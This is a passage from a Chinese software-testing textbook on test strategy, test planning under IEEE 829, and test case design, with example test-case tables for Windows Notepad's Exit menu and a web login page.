为了最大程度地减少这种遗漏的错误，同时也为了最大限度地发现已经存在的错误，在测试实施之前，必须确定采用合适的测试策略和测试方法，并以此为依据制定详细的测试用例。而一个好的测试策略和测试方法，必将给软件测试带来事半功倍的效果，它可以充分利用有限的人力和物力资源，高效率、高质量地完成测试。

由此可知，测试策略通常是描述测试项目的目标和所采用的测试方法，确定在不同的测试阶段测试范围、测试任务的优先级，以及所采用的测试技术和工具，以获得最有效的测试和可能达到的质量水平。在制定测试策略前，要认真分析测试策略影响因素，例如：

（1）要使用的测试技术和工具，如自动化测试比例要达到60%，手工测试是60%。

（2）测试完成标准。每个具体软件都有其特殊性，测试完成的标准会有差异，测试完成的标准对策略确定有着重要的影响，标准高，测试工作量会增大，在资源有限的情况下，应借助有效的方法获得可接受的产品质量水平。例如，军用系统对软件的可靠性、安全性要求非常高，而小型商场的收费系统，则强调数据的准确性、管理的灵活性和易用性。

（3）影响资源分配的特殊考虑，例如，有些测试必须在周末进行，有些测试必须通过远程环境执行，有些测试需考虑与外部接口或硬件接口集成后进行。在测试资源分配时，考虑测试需求，有针对性地采取不同的测试方法和时间，会节省一定的测试资源。

依据软件本身的性质、规模及应用的场合不同，将选择不同的测试方案，以最少的软件、硬件及人力资源的投入得到最佳的测试效果，这就是测试策略目标所在。通过以上分析，可以对测试策略的确定过程归纳为输入、输出和过程。

1. 输入

（1）要求的硬件和软件组件的详细说明，包括测试工具（测试环境，测试工具数据）；

（2）针对测试和进度约束（人员，进度表）而需要的资源的角色和职责说明；

（3）测试方法（标准）；

（4）应用程序的功能性和技术性需求（需求，变更请求，技术性和功能性设计文档）；

（5）系统不能够提供的需求（系统局限）。

2. 输出

（1）已批准和签署的测试策略文档，测试计划，测试用例；

（2）需要解决方案的测试项目（通常要求客户项目的管理层协调）。

3. 过程

测试策略是关于如何测试系统的正式描述，要求开发针对所有测试级别的测试策略。测试小组分析需求，编写测试策略并且和项目小组一起复审计划。测试计划应该包括测试用例和条件、测试环境、与任务相关的测试、通过/失败的准则和测试风险评估。测试进度表将识别所有要求有成功的测试成果的任务，活动的进度和资源要求。

那么，究竟如何才能确定一个好的测试策略和测试方法呢？常用的策略有基于测试技术的测试策略和基于测试方案的综合测试策略。

（1）基于测试技术的测试策略。著名软件测试专家 Myers 指出了使用各种测试方法的综

合策略：

① 在任何情况下都必须使用边界值分析方法。经验表明，用这种方法设计出测试用例发现程序错误的能力最强。

② 必要时用等价类划分方法补充一些测试用例。

③ 用错误推测法再追加一些测试用例。

④ 对照程序逻辑，检查已设计出的测试用例的逻辑覆盖程度。如果没有达到要求的覆盖标准，应当再补充足够的测试用例。

⑤ 如果程序的功能说明中含有输入条件的组合情况，则一开始就可选用因果图法。

(2) 基于测试方案的综合测试策略。一方面，可根据程序的重要性和一旦发生故障将造成的损失，来确定它的测试等级和测试重点；另一方面，通过认真研究分析，使用尽可能少的测试用例，发现尽可能多的程序错误，因为一次完整的软件测试过后，如果程序中遗漏的错误过多并且很严重，则表明本次测试是失败的，是不足的；而测试不足意味着让用户承担隐藏错误带来的危险。但是，如果过度测试，则又会造成资源浪费。我们需要在这两点上权衡，找到一个最佳平衡点。

10.5 测试计划的内容与编制

软件项目计划的目标是提供一个框架，不断收集信息，对不确定性进行分析，将不确定性的内容慢慢转化为确定性的内容，该过程最终使得管理者能够对资源、成本及进度进行合理的估算。这些估算还是在项目早期做出的，并受到时间的限制，所以计划能接受一定的风险和不确定性，今后还会随着项目的进展而不断更新。

10.5.1 测试计划内容

软件测试计划是指导测试过程的纲领性文件，描述测试活动的范围、方法、策略、资源、任务安排和进度等，并确定测试项、哪些功能特性将被测试、哪些功能特性将无须测试，识别测试过程中的风险。借助软件测试计划，确保测试实施过程顺畅，能有效地跟踪和控制测试过程，并能容易应对可能发生的各种变更。

在制定测试计划时，由于不同软件公司的背景不同，测试计划内容会有差异，但一些基本内容是相同的。例如，IEEE 829—1998 软件测试文档编制标准中规定软件测试计划应包含如下 16 项内容。

(1) 测试计划标识符(文档编号)；

(2) 项目总体情况简介；

(3) 测试项(Test Item)；

(4) 需要测试的功能；

(5) 方法(策略)；

(6) 不需要测试的功能；

(7) 测试项通过/失败的标准；

(8) 测试中断和恢复的规定；

(9) 测试完成所提交的材料；

(10) 测试任务；

（11）测试环境要求；

（12）测试人员职责；

（13）人员安排与培训需求；

（14）进度表；

（15）潜在的问题和风险；

（16）审批。

在测试计划中，还要考虑休假和法定假日带来的影响，以及做好项目相关技术和业务的培训。软件测试计划内容主要集中在测试目标和需求说明、测试工作量估算、测试策略、测试资源配置、进度表、测试风险等。

（1）目标和范围：包括质量目标、产品特性、各阶段的测试对象、目标、范围和限制。

（2）项目估算：根据历史数据和采用恰当的评估技术，如项目工作分解结构方法，对测试工作量、所需资源（人力、时间、软硬件环境）做出合理的估算。

（3）风险计划：测试可能存在的风险分析、识别，以及风险的回避、监控和管理。

（4）进度表：根据项目估算结果和人力资源现状，以软件测试的常规周期作为参考，采用关键路径法等，完成进度的安排，采用时限图、甘特图等方法来描述资源和时间的关系，例如，什么时候测试哪一个模块、什么时候要完成某项测试任务等。

（5）项目资源：人员、硬件和软件等资源的组织和分配，人力资源是重点，它和日程安排联系密切。

（6）跟踪和控制机制：质量保证和控制，变化管理和控制等。例如，明确如何提交一个问题报告、如何去界定一个问题的性质或严重程度、多少时间内做出响应等。

对于大型软件项目，可能需要一系列测试计划书，例如，按集成测试、系统测试、验收测试等阶段去组织，为每一个阶段制定一个计划书，也可以为每个测试项（安全性测试、性能测试、可靠性测试等）制定特别的计划书，甚至可以制定测试范围/风险分析报告、测试标准工作计划、资源和培训计划、风险管理计划、测试实施计划、质量保证计划等。

10.5.2　测试项目的计划过程

测试项目的计划不可能一气呵成，而是要经过计划初期、起草、讨论、审查等不同阶段，才能将测试计划制定好。测试计划的编写是一项系统工作，编写者随着对项目逐步了解，不断细化和完善测试计划。一般来说，在测试需求分析前制作总体测试计划书，在测试需求分析后制作详细测试计划书。

（1）计划初期是收集整体项目计划、需求分析、功能设计、系统原型、用户用例（Use Case）等文档或信息，理解用户的真正需求，了解技术难点和弱点，并与其他项目相关人员进行充分交流，在需求和设计上达到一致的理解。

（2）测试计划最关键的一步就是确定测试需求和测试范围，将软件系统逐步分解，将软件分解为较小而且相对独立的功能模块。这样，针对各个单元就比较容易写成测试需求，测试需求是测试用例设计的基础，并用来衡量测试覆盖率的重要指标。

（3）计划起草。根据计划初期所掌握的各种项目信息，确定测试策略，选择合适、有效的测试方法，完成测试计划的框架。

（4）内部审查。在提供给其他部门讨论之前，先在测试小组/部门内部进行审查，测试团队的其他人员帮助发现问题，并在测试团队内部达成一致。

(5) 计划讨论和修改。召开有需求分析、设计、开发人员参加的计划讨论会议,测试组长对测试计划设计的思想、策略做较详细的介绍,并听取大家对测试计划中各个部分的意见,进行讨论交流。

(6) 测试计划的多方审查。计划的审查是必不可少的,尽管测试团队努力制定一个全面的、有效的测试计划,但还会受到测试团队本身的局限性,测试计划可能不够完整、准确。此外,就像开发者很难测试自己的代码那样,测试工程师也很难评估自己的测试计划。项目中的每个团队都应派人参与测试计划的审查,每个审查者都可能根据其经验及专长发现测试计划中的问题,提出良好的建议。

(7) 测试计划的定稿和批准。在计划讨论、审查的基础上,综合各方面的意见,就可以完成测试计划书,然后上报给测试经理或更高层的经理,得到批准,方可执行。

(8) 测试计划的跟踪。测试计划书完成之后,不要束之高阁,而是要跟踪其执行,随时将测试执行状态和测试计划要求进行比对。如果是执行问题,就需要纠正执行;如果是计划跟不上需求和设计的变化,就要对计划做相应的调整。一个良好的测试计划,和实际执行的偏差不应该太大,理想情况下,两者保持一致。

在测试计划的每个阶段上,都要清楚该阶段要达到的目标、负责人是谁、哪些人要参与(提供信息、参加评审等)、工作的重点是什么、最终需要提供哪些资料。例如,以计划起草阶段为例:

(1) 目标:重点描述如何使测试建立在客观的基础上,定义测试项及其基本方法、策略,粗略估算测试需要的时间和人力资源周期、最终递交测试报告的时间等。

(2) 工作重点:绘制一个相对完整的功能结构图,并描述功能特性测试会覆盖哪些功能特性,如果没有覆盖全部的功能特性,那么会带来哪些测试风险或多大的测试风险;如何验证系统设计、验证设计需要多长时间,在此之前,是否需要对测试人员进行相关培训;根据系统平台选型,如何搭建测试平台。

(3) 需要的资料:项目的整体计划书初稿、产品需求文档初稿、用例(Use Case)和其他项目文档等。

(4) 成果:测试计划书初稿、系统功能结构图等。

① 负责人:测试组长。

② 参与人:市场部门、产品经理、项目经理、开发组长和测试组其他人员。

③ 变更:说明有可能会导致测试计划变更的事件,包括项目整体计划的变更、增加新的功能特性、测试工具的改进、测试环境的改变等。

测试计划不仅是软件产品当前版本而且还是下一个版本的测试设计的主要信息来源,在进行新版本测试时,可以在原有的软件测试计划书上进行修改来完成计划的制定,会节约比较多的时间。

10.5.3 制定有效的测试计划

在计划书中,有些内容是介绍测试项目的背景、所采用的技术方法等,这些内容仅作为参考,但有些内容则可以看作是测试组所做出的承诺,必须要实施或达到的目标,如要完成的测试任务、测试组构成和资源安排、测试项目的里程碑、面向解决方案的交付内容、项目标准、质量标准、相关分析报告等。

要做好测试计划,测试设计人员要仔细阅读有关资料,包括用户需求规格说明书、设计文

档、使用说明书等，全面熟悉系统，并对软件测试方法和项目管理技术有着深刻的理解，并建议注意以下方面。

(1) 确定测试项目的任务，清楚测试范围和测试目标，如提交什么样的测试结果。

(2) 测试计划尽量识别出各种测试风险，并制定出相应的对策。

(3) 让所有合适的相关人员参与测试项目的计划制定，特别是在测试计划早期。

(4) 对测试的各阶段所需要的时间、人力及其他资源进行预估，尽量做到客观、准确、留有余地。

(5) 制定测试项目的输入、输出和质量标准，并和有关方面达成一致。

(6) 建立变化处理的流程规则，识别出在整个测试阶段中哪些是内在的、不可避免的变化因素，如何进行控制。

(7) 不要忽视技术上的问题，例如，系统架构的设计对系统的性能测试、故障转移测试等有较大影响。在测试计划过程中，要和系统设计人员充分沟通。

(8) 要对测试的公正性、遵照的标准做一个说明，证明测试是客观的，整体上，软件功能要满足需求，实现正确，和用户文档的描述保持一致。

(9) 测试计划应简洁、易读并有所侧重，重点内容要详细描述，避免测试计划的“大而全”、重点不突出和缺乏层次。例如，具体的测试技术指标可以用单独的测试详细规格文档来说明，通用测试流程也应该由单独文档来描述，而测试用例就更不要放在测试计划中。

小结

本章主要讨论测试需求和如何创建有效的测试计划。测试需求包括功能测试需求和非功能性测试需求，而非功能性测试需求包括性能、安全性、可靠性、兼容性、易维护性和可移植性等测试需求。对于非功能性测试需求，既要独立考虑它们各自的特点和各自的测试需求，也要考虑它们之间的关系和相互影响，例如安全性和可靠性密切相关，越安全越可靠，越可靠越安全。而安全性会增加许多保护措施，往往会降低性能。在整个系统测试需求分析时，不仅要考虑来自整体系统的测试需求，还要考虑系统数据、外部接口等测试需求。而在测试计划过程中，主要做好下列各项工作。

(1) 确定软件功能性、非功能性的测试需求，以及各个阶段的测试任务。

(2) 进行测试范围分析，从而对测试工作量进行估算。工作量估算方法主要介绍了工作分解结构表方法，并给出了实例。

(3) 测试资源需求、团队组建，包括培训。

(4) 测试里程碑和进度的安排。

(5) 对测试风险进行分析。

(6) 制定有效的测试策略。

最后完整地生成测试计划书，进行计划书的评审、跟踪和及时修改，测试计划是一个过程，不仅是“测试计划书”这样一个文档，测试计划会随着情况的变化不断进行调整，用以优化资源和进度安排，降低风险，提高测试效率。


思考题

1. 当被指定为某软件测试项目的组长,为某个测试项目制定测试计划时,该做哪些准备?

2. 就某个具体项目,如何有效开展测试需求分析?并进一步识别测试需求和产品需求的不同点。

3. 测试工作量估算是比较困难的,除了 WBS 方法之外,还有什么有效方法?

4. 结合某个具体项目,完成一个完整的测试计划书的编制。



第 11 章

设计和维护测试用例

测试用例是为了实现测试有效性的一种最基本的手段。好的测试用例可以帮助我们更快地发现缺陷，并在测试过程中不断被重复使用。同时，在测试过程中可以通过对测试用例的组织和跟踪来完成对测试工作的量化和管理。本章将从软件测试实践中一些常用的测试用例设计思想、方法和组织角度，来阐述如何设计测试用例。

通过本章的学习，可以了解和掌握以下内容。

(1) 为什么要使用测试用例?

(2) 测试用例由哪些基本元素组成?

(3) 测试用例编写和设计时需要遵循哪些基本原则?

(4) 白盒测试用例和黑盒测试用例设计的基本方法。

(5) 测试用例设计，组织和测试过程组织之间的关系和实践过程。

(6) 跟踪和维护测试用例。

11.1 测试用例构成及其设计

测试用例是有效地发现软件缺陷的最小测试执行单元，是为了特定目的(如考察特定程序路径或验证是否符合特定的需求)而设计的测试数据及与之相关的测试规程的一个特定的集合。测试用例在测试中具有重要的作用，测试用例拥有特定的书写标准，在设计测试用例时需要考虑一系列的因素，并遵循一些基本的原则。

测试用例设计的方法很多，普遍会采用黑盒测试方法和白盒测试方法。这些基本方法已在第 3 章中做了详细讨论，其中黑盒测试方法包括等价类划分法、边界值分析方法、因果图、决策表、功能图法、正交试验法等，而白盒测试方法包括语句覆盖、条件覆盖、分支覆盖、条件-分支组合方法、基本路径覆盖等。测试用例设计方法还可以采用数据流分析、控制流分析、业务逻辑时序分析、基于程序错误的变异、基于代数运算符号和形式逻辑等方法来完成。

11.1.1 测试用例的重要性

前面的章节中,已经多次提到在测试过程中需要通过执行测试用例来发现缺陷。为什么需要测试用例呢?在测试过程中使用测试用例具有以下几个方面的作用。

(1) 有效性。测试用例是测试人员测试过程中的重要参考依据。我们已经知道,穷举测试是不可能的,因此,设计良好的测试用例将大大节约时间,提高测试效率。

(2) 可复用性。良好的测试用例将会具有重复使用的功能,使得测试过程事半功倍。不同的测试人员根据相同的测试用例所得到的输出结果是一致的,对于准确的测试用例的计划、执行和跟踪是测试的可复用性的保证。

(3) 易组织性。即使是很小的项目,也可能会有几千甚至更多的测试用例,测试用例可能在数月甚至几年的测试过程中被创建和使用,正确的测试计划将会很好地组织这些测试用例并提供给测试人员或者其他项目作为参考和借鉴。

(4) 可评估性。从测试的项目管理角度来说,测试用例的通过率是检验代码质量的保证。人们经常说代码的质量不高或者代码的质量很好,量化的标准应该是测试用例的通过率以及软件缺陷(Bug)的数目。

(5) 可管理性。从测试的人员管理角度,测试用例也可以作为检验测试进度的工具之一,工作量以及跟踪/管理测试人员的工作效率的因素,尤其是比较适用于对于新的测试人员的检验,从而更加合理地做出测试安排和计划。

因此,测试用例将会使得测试的成本降低,并具有可重复使用功能,也是作为检测测试效果的重要因素,设计良好的测试用例是测试的最关键工作之一。

测试用例不是每个人都可以编写的,它需要撰写者对产品的设计、功能规格说明书、用户场景以及程序/模块的结构都有比较透彻的了解。测试人员刚开始工作时,只能执行别人写好的测试用例,随着测试人员的经验积累和技术的提高,逐渐掌握测试用例的设计方法和所需的知识,这时测试人员就能够独立编写测试用例,当然,可以请资深人员帮助审查,以控制测试用例的质量。

11.1.2 测试用例设计书写标准

在编写测试用例过程中,需要遵守基本的测试用例编写标准,并参考一些测试用例设计的指南。在 ANSI/IEEE 829—1983 标准中,列出了和测试设计相关的测试用例编写规范和模板,而标准模板中主要元素罗列如下。

(1) 标志符(Identification):每个测试用例应该有一个唯一的标志符,它将成为所有和测试用例相关的文档/表格引用和参考的基本元素,这些文档/表格包括缺陷报告、测试任务、测试报告等。

(2) 测试项(Test Items):测试用例应该准确地描述所需要测试的项及其特征,测试项应该比测试设计说明中所列出的特性描述更加具体,例如,Windows 计算器应用程序测试中,测试对象是整个应用程序的用户界面,其测试项将包括该应用程序的各个界面元素的操作,例如窗口缩放、界面布局、菜单等。

(3) 测试环境要求(Test Environment):用来表征执行该测试用例需要的测试环境,一般

来说，在整个测试模块里面应该包含整个测试环境的特殊需求，而单个测试用例的测试环境需要表征该测试用例单独所需要的特殊环境需求。

(4) 输入标准(Input Criteria)：用来执行测试用例的输入需求。这些输入可能包括数据、文件或者操作(例如鼠标的单击、击键等)。

(5) 输出标准(Output Criteria)：标识按照指定的环境、条件和输入而得到的期望输出结果。如果可能，尽量提供适当的系统规格说明来证明期望的结果。

(6) 测试用例之间的关联：用来标识该测试用例与其他测试用例之间的依赖关系。在测试的实际过程中，很多的测试用例并不是单独存在的，它们之间可能有某种依赖关系，例如，用例 A 需要基于 B 的测试结果正确的前提上才被执行，此时需要在 A 的测试用例中表明对 B 的依赖性，从而保证测试用例的严谨性。

综上所述，如果使用一个数据库的表来描述测试用例的主要元素，如表 11-1 所示。

表 11-1　测试用例元素表示

字段名称	类型	是否必选	注　释
标志符	整型	是	唯一标识该测试用例的值
测试项	字符型	是	测试的对象
测试环境要求	字符型	否	可能在整个模块里面使用相同的测试环境需求
输入标准	字符型	是	
输出标准	字符型	是	
测试用例间的关联	字符型	否	并非所有的测试用例之间都需要关联

如果用数据词典的方法来表示，测试用例可以简单地表示成：测试用例＝{输入数据＋操作步骤＋期望结果}，其中{}表示重复。这个式子还表明，每一个完整的测试用例不仅包含被测程序的输入数据，而且还包括执行的步骤、预期的输出结果。

接下来，这里用一个具体的例子来描述测试用例的组成结构。例如，对 Windows 记事本程序进行测试，选取其中的一个测试项——“文件(File)”菜单栏的测试。

测试对象：记事本程序“文件”菜单栏(测试用例标识 1000，下同)，所包含的子测试用例描述如下：

```
|-- -- -- -- 文件/新建(1001)
|-- -- -- -- 文件/打开(1002)
|-- -- -- -- 文件/保存(1003)
|-- -- -- -- 文件/另存(1004)
|-- -- -- -- 文件/页面设置(1005)
|-- -- -- -- 文件/打印(1006)
|-- -- -- -- 文件/退出(1007)
|-- -- -- -- 菜单布局(1008)
|-- -- -- -- 快捷键(1009)
```

选取其中的一个子测试用例——文件/退出(1007)作为详细例子——完整的测试用例描述，如表 11-2 所示。通过这个例子，可以了解测试用例具体的描述方法和格式。通过实践，获得必要的技巧和经验，能更好地描述出完整的、良好的测试用例。

表 11-2 一个具体的测试用例

字段名称	描述
标志符	1007
测试项	记事本程序,"文件"菜单栏——"文件"→"退出"菜单的功能测试
测试环境要求	Window 2000 Professional,中文版
输入标准	(1) 打开 Windows 记事本程序,不输入任何字符,鼠标单击选择菜单——"文件"→"退出"。 (2) 打开 Windows 记事本程序,输入一些字符,不保存文件,鼠标单击选择菜单——"文件"→"退出"。 (3) 打开 Windows 记事本程序,输入一些字符,保存文件,鼠标单击选择菜单——"文件"→"退出"。 (4) 打开一个 Windows 记事本文件(扩展名为.txt),不做任何修改,鼠标单击选择菜单——"文件"→"退出"。 (5) 打开一个 Windows 记事本文件,做修改后不保存,鼠标单击选择菜单——"文件"→"退出"
输出标准	(1) 记事本未做修改,鼠标单击菜单——"文件"→"退出",能正确退出应用程序,无提示信息。 (2) 记事本做修改未保存或者另存,鼠标单击菜单——"文件"→"退出",会提示"未定标题文件的文字已经改变,想保存文件吗?"单击"是"按钮,Windows 将打开"保存"/"另存"对话框;单击"否"按钮,文件将不被保存并退出记事本程序;单击"取消"按钮将返回记事本窗口
测试用例间的关联	1009(快捷键测试)

11.1.3 测试用例设计考虑因素

一般来说,穷举测试是不可能实现的,因此试图用所有的测试用例来覆盖所有测试可能遇到的情形是不可能的,所以,在测试用例的编写、组织过程中,应尽量考虑有代表性的典型的测试用例,来实现以点带面的穷举测试,这要求在测试用例设计中考虑以下一些基本因素。

(1) 测试用例必须具有代表性、典型性。一个测试用例能基本涵盖一组特定的情形,目标明确,这可能要借助测试用例设计的有效方法和对用户使用产品的准确把握。

(2) 测试用例设计时,是寻求系统设计、功能设计的弱点。测试用例需要确切地反映功能设计中可能存在的各种问题,而不要简单复制产品规格设计说明书的内容。同时,测试用例还需要按照功能规格说明书的要求进行设计,将所有可能的情况结合起来考虑。下文中示例一是针对一个常见的 Web 登录页面来设计测试用例,通过这个例子来阐述从功能规格说明书到具体的测试用例编写的整个过程。

(3) 测试用例需要考虑到正确的输入,也需要考虑错误的或者异常的输入,以及需要分析怎样使得这样的错误或者异常能够发生。例如,电子邮件地址校验的时候,不仅需要考虑到正确的电子邮件地址(如 pass@web.com)的输入,同时需要考虑错误的、不合法的(如没有@符号的输入)或者带有异常字符(单引号、斜杠、双引号等)的电子邮件地址输入,尤其是在做 Web 页面测试的时候,通常会出现一些字符转义问题而造成异常情况的发生,见示例二。

(4) 用户测试用例设计,要诸多考虑用户实际使用场景。用户测试用例是基于用户实际的可能场景,从用户的角度来模拟程序的输入,从而针对程序来进行的测试的用例。用户测试用例不仅需要考虑用户实际的环境因素,例如,在 Web 程序中需要对用户的连接速度、负载进

行模拟，还需要考虑各种网络连接方式的速度。在本地化软件测试时，需要尊重用户的所在国家、区域的风俗、语言以及习惯用法。关于本地化语言的测试，详见第10章。

示例一

用户登录的功能设计规格说明书（摘选）

1. 用户登录

1.1　满足基本页面布局图示（登录页面图，此处略去）。

1.2　当用户没有输入用户名和密码时，不立即弹出错误对话框，而是在页面上使用红色字体来提示，见2描述。

1.3　用户密码使用掩码符号（*）来标识。

1.4　*代表必选字段，将出现在输入文本框的后面。

2. 登录出现错误

当出现错误时，在页面的顶部会出现相应的错误提示。错误提示的内容见3。错误提示是高亮的红色字体实现。

3. 错误信息描述

3.1　用户名输入为空

属性	值
编号	MSG0001
显示的页面	ErrorPage0001
出现条件	当用户输入的用户名为空而试图登录
提示信息	错误：请输入用户名

3.2　密码为空

属性	值
编号	MSG0002
显示的页面	ErrorPage0002
出现条件	当用户密码输入为空且没有出现WMSG001的提示信息
提示信息	错误：请输入密码

3.3　用户名/密码不匹配

属性	值
编号	MSG0003
显示的页面	ErrorPage0003
出现条件	当用户名和密码不匹配时
提示信息	错误：您输入的用户名或者密码不正确

通用安全性设计规格说明书（摘选）

1. 安全性描述

1.1　输入安全性：在用户登录或者信用卡验证过程中，如果三次输入不正确，页面将需要重新打开才能生效。

1.2 密码：在所有的用户密码中，都必须使用掩码符号（*），数据在数据库中存储使用统一的加密和解密算法。

1.3 Cookie：在信用卡信息验证，用户名输入时，Cookie 都是被禁止的，当用户第一次输入后，浏览器将不再提供是否保存信息的提示信息，自动完成功能将被禁用。

1.4 SSL 校验：所有的站点访问时，必须经过 SSL 校验。

2. 错误描述（略）

测试用例

结合相关规格说明书要求，理解和掌握测试用例设计的关键点，测试用例设计如表 11-3 所示。这里实际把多个测试用例放在一起，构成单个功能测试的用例集合。

表 11-3 用户登录功能测试用例（集合）

字段名称	描述
标志符	1100
测试项	站点用户登录功能测试
测试环境要求	1. 用户 test/pass 为有效登录用户，用户 test1 为无效登录用户。 2. 浏览器的 Cookie 未被禁用
输入标准	1. 输入正确的用户名和密码，单击“登录”按钮。 2. 输入错误的用户名和密码，单击“登录”按钮。 3. 不输入用户名和密码，单击“登录”按钮。 4. 输入正确的用户名并不输入密码，单击“登录”按钮。 5. 三次输入无效的用户名和密码尝试登录。 6. 第一次登录成功后，重新打开浏览器登录，输入上次成功登录的用户名的第一个字符
输出标准	1. 数据库中存在的用户将能正确登录。 2. 错误的或者无效用户登录失败，并在页面的顶部出现红色字体：“错误：用户名或密码输入错误。” 3. 用户名为空时，页面顶部出现红色字体提示：“请输入用户名”。 4. 密码为空且用户名不为空时，页面顶部出现红色字体提示：“请输入密码”。 5. 三次无效登录后，第 4 次尝试登录会出现提示信息“您已经三次尝试登录失败，请重新打开浏览器进行登录”，此后的登录过程将被禁止。 6. 自动完成功能将被禁用，查看浏览器的 Cookie 信息，将不会出现上次登录的用户和密码信息，第一次使用一个新账户登录时，浏览器将不会提示“是否记住密码以便下次使用”对话框。 7. 所有的密码均以“*”方式输入
测试用例间的关联	1101（有效密码测试）

示例二

在上面提到的用户登录页面的示例一中，需要考虑特殊字符的输入，尤其是脚本语言敏感的字符输入。将上面的测试用例集合进行完善如下（用粗体标出），如表 11-4 所示。

表 11-4　用户登录功能测试用例的完善

字段名称	描述
标志符	1100
测试项	站点用户登录功能测试
测试环境要求	1. 用户 pass/pass 为有效登录用户，用户 pass1/pass 为无效登录用户，用户 pass'jean/password 为有效登录用户。 2. 浏览器的 Cookie 未被禁用
输入标准	1. 输入正确的用户名和密码，单击“登录”按钮。 2. 输入错误的用户名和密码，单击“登录”按钮。 3. 不输入用户名和密码，单击“登录”按钮。 4. 输入正确的用户名并不输入密码，单击“登录”按钮。 5. 输入带特殊字符的用户名(带/,',"或＃，如 pass'jean)和密码，单击“登录”按钮。 6. 三次输入无效的用户名和密码尝试登录。 7. 第一次登录成功后，重新打开浏览器登录，输入上次成功登录的用户名的第一个字符
输出标准	1. 数据库中存在的用户(pass/pass，pass'jean/password)将能正确登录。 2. 错误的或者无效用户登录失败，并在页面的顶部出现红色字体：“错误：用户名或密码输入错误。” 3. 用户名为空时，页面顶部出现红色字体提示：“请输入用户名”。 4. 密码为空且用户名不为空时，页面顶部出现红色字体提示：“请输入密码”。 5. 含特殊字符(‘,/,“”,＃)的用户名，如数据库中有该记录，将能正确登录，如无该用户记录，将不能登录，校验过程和普通的字符相同，不能出现空白页面或者脚本错误。 6. 三次无效登录后，第 4 次尝试登录会出现提示信息“您已经三次尝试登录失败，请重新打开浏览器进行登录”，此后的登录过程将被禁止。 7. 自动完成功能将被禁用，查看浏览器的 Cookie 信息，将不会出现上次登录的用户和密码信息，第一次使用一个新账户登录时，浏览器将不会提示“是否记住密码以便下次使用”对话框。 8. 所有的密码均以“＊”方式输入
测试用例间的关联	1101(有效密码测试)

11.1.4　测试用例设计的基本原则

在设计测试用例时，除了需要遵守基本的测试用例编写规范外，还需要遵循一些基本的原则。

1. 避免含糊的测试用例

含糊的测试用例给测试过程带来困难，甚至会影响测试的结果。在测试过程中，测试用例的状态是唯一的，一般是下列三种状态中的一种。

(1) 通过(PASS)。

(2) 未通过(Failed)。

(3) 未进行测试(Not Done)。

如果测试未通过，一般会有对应的缺陷报告与之关联；如未进行测试，则需要说明原因(测试用例条件不具备、缺乏测试环境或测试用例目前已不适用等)。因此，清晰的测试用例将会使得测试人员在进行测试过程中不会出现模棱两可的情况，对一个具体的测试用例不会有

"部分通过,部分未通过"这样的结果。如果按照某个测试用例的描述进行操作,不能找到软件中的缺陷,但软件实际存在和这个测试用例相关的错误,这样的测试用例是不合格的,将给测试人员的判断带来困难,同时也不利于测试过程的跟踪。

举例:还用示例一来说明,对用户登录的页面校验测试设计,如测试用例描述如下。

(1) 输入正确的用户和密码,所有程序工作正常。

(2) 输入错误的用户和密码,程序工作不正常,并弹出对话框。

像上面这样的测试用例,未能清楚地描述什么样是程序正常工作状态以及程序不正常工作状态,这样含糊不清的测试用例必然会导致测试过程中问题的遗漏。

2. 尽量将具有相类似功能的测试用例抽象并归类

我们一直强调软件测试过程是无法穷举测试的,因此,对相类似的测试用例的抽象过程显得尤为重要,一个好的测试用例应该是能代表一组同类的数据数据或相似的数据处理逻辑过程。

3. 尽量避免冗长和复杂的测试用例

这样做的主要目的是保证验证结果的唯一性。这也是和第一条原则相一致的,为的是在测试执行过程中,确保测试用例的输出状态唯一性,从而便于跟踪和管理。在一些很长和复杂的测试用例设计过程中,需要对测试用例进行合理的分解,从而保证测试用例的准确性。在某些时候,当测试用例包含很多不同类型的输入或者输出,或者测试过程的逻辑复杂而不连续时,需要对测试用例进行分解。

11.2 测试用例的组织和跟踪

测试用例最终是为实现有效的测试服务的,那么怎样将这些测试用例完整地结合到测试过程中加以使用呢?这就涉及测试用例的组织、跟踪和维护问题。

11.2.1 测试用例的属性

在整个测试设计和执行过程中,可能涉及很多不同类型的测试用例,这要求我们能有效地对这些测试用例进行组织。为了组织好测试用例,必须了解测试用例所具有的属性。不同的阶段,测试用例的属性也不同,如图 11-1 所示。基于这些属性,可以采用数据库方式更有效地管理测试用例。

(1) 测试用例的编写过程:标识符、测试环境、输入标准、输出标准、关联测试用例标识。

(2) 测试用例的组织过程:所属的测试模块/测试组件/测试计划、优先级、类型等。

(3) 测试用例的执行过程:所属的测试过程/测试任务/测试执行、测试环境和平台、测试结果、关联的软件错误或注释。

其中,标识符、测试环境、输入标准、输出标准等构成了测试用例的基本要素,在 11.1 节中已做过介绍,而其他的具体属性,下面给予详细的说明。

(1) 优先级(Priority)。优先级越高,被执行的时间越早、执行的频率越多。由最高优先级的测试用例组合构成基本验证测试(Basic Verification Test,BVT),每次构建软件包时,都要被执行一遍。

(2) 目标性,包括功能性、性能、容错性、数据迁移等各方面的测试用例。

